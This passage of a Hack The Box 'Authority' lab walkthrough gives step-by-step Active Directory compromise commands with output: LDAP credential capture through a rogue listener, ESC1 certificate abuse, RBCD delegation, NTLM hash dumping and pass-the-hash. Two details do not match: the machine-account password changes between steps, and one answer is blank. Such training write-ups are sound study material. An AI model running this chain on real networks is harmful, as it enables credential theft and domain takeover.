(htb) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cat vault1 | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
(htb) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cat vault2 | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
(htb) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cat vault3 | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
Answer: pWm_@dm!N_!23
Question 4: Inside the PWM configuration editor, on one of the pages there's a way to get Authority to try to authenticate to our server using LDAP. What is the text on the button (ignoring any emoji) that initiates that connection?
With the credentials we obtained earlier (svc_pwm:pWm_@dm!N_!23), we now can login to the Configuration Editor in the PWM login panel earlier. Once logged in, in the left panel, navigate to LDAP > LDAP Directories > default > Connection.

Answer: Test LDAP Profile
Question 5: What is the svc_ldap user's password?
Sometimes it is possible for us to retrieve cleartext credentials by tricking the LDAP connection tester to connect to our own Netcat listener. Since the target is using LDAPS, we need to edit the existing LDAP URL ldaps://authority.authority.htb:636 to use ldap://[ATTACKER_IP]:389 so that it points to our machine instead. We also need to prepare a terminal session that runs sudo nc -lvnp 389, and then we can click Test LDAP Profile.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ nc -lvnp 389
nc: Permission denied
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ sudo nc -lvnp 389
Listening on 0.0.0.0 389
Connection received on 10.129.229.56 58021
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb?lDaP_1n_th3_cle4r!
Answer: lDaP_1n_th3_cle4r!
Question 6: Submit the flag located on the svc_ldap user's desktop.
We use Evil-WinRM to login to the target by running evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> dir


    Directory: C:\Users\svc_ldap\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2026   2:36 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> cat user.txt
52eb4a870430218dc95f3740f9e80165
Answer: 52eb4a870430218dc95f3740f9e80165
Question 7: What is the name of the vulnerable template in ADCS on Authority?
From the Automation directory which we downloaded recursively earlier, we noticed that it contains folders named 'ADCS'. We can use Certipy to check for any vulnerable AD certificate templates.
If Certipy is not installed in our local machine, we need to setup a Python virtual environment to install Certipy.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ python3 -m venv certipy
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ source certipy/bin/activate
(certipy) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ pip install certipy-ad
Collecting certipy-ad
  Downloading certipy_ad-5.1.0-py3-none-any.whl.metadata (4.1 kB)
[...]
Successfully installed anyio-4.15.1 argcomplete-3.6.3 asn1crypto-1.5.1 beautifulsoup4-4.13.5 blinker-1.9.0 certifi-2026.7.22 certipy-ad-5.1.0 cffi-2.1.1 charset_normalizer-3.5.1 click-8.5.0 cryptography-42.0.8 dnspython-2.7.0 flask-3.1.3 h11-0.16.0 httpcore-1.0.9 httpx-0.28.1 idna-3.20 impacket-0.13.1 itsdangerous-2.2.0 jinja2-3.1.6 ldap3-2.9.1 ldapdomaindump-0.10.0 markupsafe-3.0.3 pyOpenSSL-25.1.0 pyasn1-0.6.4 pyasn1_modules-0.4.2 pycparser-3.0 pycryptodome-3.22.0 pycryptodomex-3.23.0 requests-2.32.5 six-1.17.0 soupsieve-2.9.2 typing-extensions-4.16.0 urllib3-2.8.0 werkzeug-3.1.8
Now we can run Certipy against the target.
(certipy) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ certipy find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260923002518_Certipy.txt'
[*] Wrote text output to '20260923002518_Certipy.txt'
[*] Saving JSON output to '20260923002518_Certipy.json'
[*] Wrote JSON output to '20260923002518_Certipy.json'
Now lets read the text output of Certipy:
(certipy) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ ls
20260923002518_Certipy.json  Automation  certipy  Documents  htb    my_data   Templates  vault2  vault_hashes
20260923002518_Certipy.txt   cacert.der  Desktop  Downloads  Music  Pictures  vault1     vault3  Videos
(certipy) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cat 20260923002518_Certipy.txt
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
The CorpVPN certificate template allows all domain computers to enroll and is vulnerable to ESC1, which allows the enrollee to supply an arbitrary Subject Alternate Name (SAN). This means we can request a certificate on behalf of another user, such as a Domain Admin.
Answer:
Question 8: What group (in the format given in the certipy output) has dangerous access to the CorpVPN template?
Answer: AUTHORITY.HTB\Domain Computers
Question 9: When trying to authenticate as the administrator user using a .pfx file generated by certipy, what error comes back from the DC?
To prepare for the next step, we need a computer account. We confirm quickly that the MachineAccountQuota is set to the default value of 10, so we should have no problem adding a new computer account to use.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ crackmapexec ldap 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.229.56   389    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.129.229.56   389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.129.229.56   389    AUTHORITY        MachineAccountQuota: 10
Now we can add a new computer account using Impacket's addcomputer.py with the credentials EVIL01:Evil123.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ addcomputer.py 'authority.htb/svc_ldap' -method LDAPS -computer-name 'EVIL01' -computer-pass 'Evil123' -dc-ip 10.129.229.56
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Successfully added machine account EVIL01$ with password Evil123.
Note that the machine account has now the character $ appended to the end of its computer name (now EVIL01$). We use this computer account to request a certificate specifying the built-in domain Administrator account as the Subject Alternate Name (SAN).
(certipy) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ certipy req -username EVIL01$ -password 'Evil123' -ca AUTHORITY-CA -dc-ip 10.129.229.56 -template CorpVPN -upn administrator@authority.htb -dns authority.htb -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] Nameserver: '10.129.229.56'
[+] DC IP: '10.129.229.56'
[+] DC Host: None
[+] Target IP: '10.129.229.56'
[+] Remote Name: '10.129.229.56'
[+] Domain: ''
[+] Username: 'EVIL01$'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.229.56[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.229.56[\pipe\cert]
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate with multiple identities
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator_authority.pfx'
[+] Attempting to write data to 'administrator_authority.pfx'
[+] Data written to 'administrator_authority.pfx'
[*] Wrote certificate and private key to 'administrator_authority.pfx'
To clock skew errors, we first need to run sudo ntpdate [TARGET_IP]. Now we can use Certipy with the administrator_authority.pfx certificate file to request a Kerberos TGT as the domain administrator.
(certipy) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ sudo ntpdate 10.129.229.56
2026-09-23 05:04:18.937724 (-0400) +14886.070298 +/- 0.202307 10.129.229.56 s1 no-leap
CLOCK: time stepped by 14886.070298
(certipy) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ certipy auth -pfx administrator_authority.pfx -dc-ip 10.129.229.56 -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.129.229.56'
[+] DC IP: '10.129.229.56'
[+] DC Host: ''
[+] Target IP: '10.129.229.56'
[+] Remote Name: '10.129.229.56'
[+] Domain: ''
[+] Username: ''
[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*]     SAN DNS Host Name: 'authority.htb'
[*] Found multiple identities in certificate
[*] Please select an identity:
    [0] UPN: 'administrator@authority.htb' (administrator@authority.htb)
    [1] DNS Host Name: 'authority.htb' (authority$@htb)
> 0
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC authority.htb (10.129.229.56)
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
Traceback (most recent call last):
  File "/home/aaronamran/certipy/lib/python3.13/site-packages/certipy/commands/auth.py", line 596, in kerberos_authentication
    tgt = sendReceive(as_req, domain, self.target.target_ip)
  File "/home/aaronamran/certipy/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] See the wiki for more information
We obtain the error KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type). This likely means that the target Domain Controller does not support PKINIT. We can use the PassTheCert tool to authenticate against LDAP using Schannel (Secure Channel).
Answer: KDC_ERR_PADATA_TYPE_NOSUPP
Question 10: What is the administrator user's NTLM hash?
We clone the PassTheCert tool from the GitHub repository to our local machine and copy the the administrator_authority.pfx file to the folder.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ git clone https://github.com/AlmondOffSec/PassTheCert.git
Cloning into 'PassTheCert'...
remote: Enumerating objects: 177, done.
remote: Counting objects: 100% (55/55), done.
remote: Compressing objects: 100% (46/46), done.
remote: Total 177 (delta 15), reused 26 (delta 9), pack-reused 122 (from 1)
Receiving objects: 100% (177/177), 80.34 KiB | 1.83 MiB/s, done.
Resolving deltas: 100% (73/73), done.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cd PassTheCert/
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~/PassTheCert]
└──╼ [★]$ cp ../administrator_authority.pfx .
Then we use OpenSSL to extract the files. We leave the Import Password blank by pressing Enter, and enter something like 1234 twice when the PEM Passphrase is required.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~/PassTheCert]
└──╼ [★]$ openssl pkcs12 -in administrator_authority.pfx -nocerts -out administrator.key
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
Now we extract the .crt file and again press enter to set blank password when Import Password is prompted.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~/PassTheCert]
└──╼ [★]$ openssl pkcs12 -in administrator_authority.pfx -clcerts -nokeys -out administrator.crt
Enter Import Password:
We run PassTheCert tool to give EVIL01$ RBCD or delegation rights over the DC. Enter the PEM Passphrase of 1234 once required.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~/PassTheCert]
└──╼ [★]$ python3 ./Python/passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key administrator.key -domain authority.htb -port 636 -action write_rbcd -delegate-to 'AUTHORITY$' -delegate-from 'EVIL01$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Enter PEM pass phrase:
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] EVIL01$ can now impersonate users on AUTHORITY$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] EVIL01$ (S-1-5-21-622327497-3269355298-2248959698-11602)
We use impacket-getST to impersonate the Administrator account and grab a TGT.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ impacket-getST -spn 'cifs/AUTHORITY.authority.htb' -impersonate Administrator
'authority.htb/EVIL01$:Str0ng3st_P@ssw0rd!'
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
export KRB5CCNAME=Administrator.ccache
Now we can dump the hashes using Impacket's secretsdump.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ impacket-secretsdump -k -no-pass
authority.htb/Administrator@authority.authority.htb -just-dc-ntlm
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4
ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1::
:
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:815fe0602456b443c45ac1b507d4684d
:::
[*] Cleaning up...
Answer: 6961f422924da90a6928197429eea4ed
Question 11: Submit the flag located on the administrator user's desktop.
We can finally use Evil-WinRM to Pass-the-Hash to the Domain Controller host.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ evil-winrm -i 10.129.229.56 -u administrator -H 6961f422924da90a6928197429eea4ed

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2026   2:36 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
5baf61a735825ea5084d550fb36f627d
Answer: 5baf61a735825ea5084d550fb36f627d
See you in the next Hacking Lab.
@aaronamran
September 2026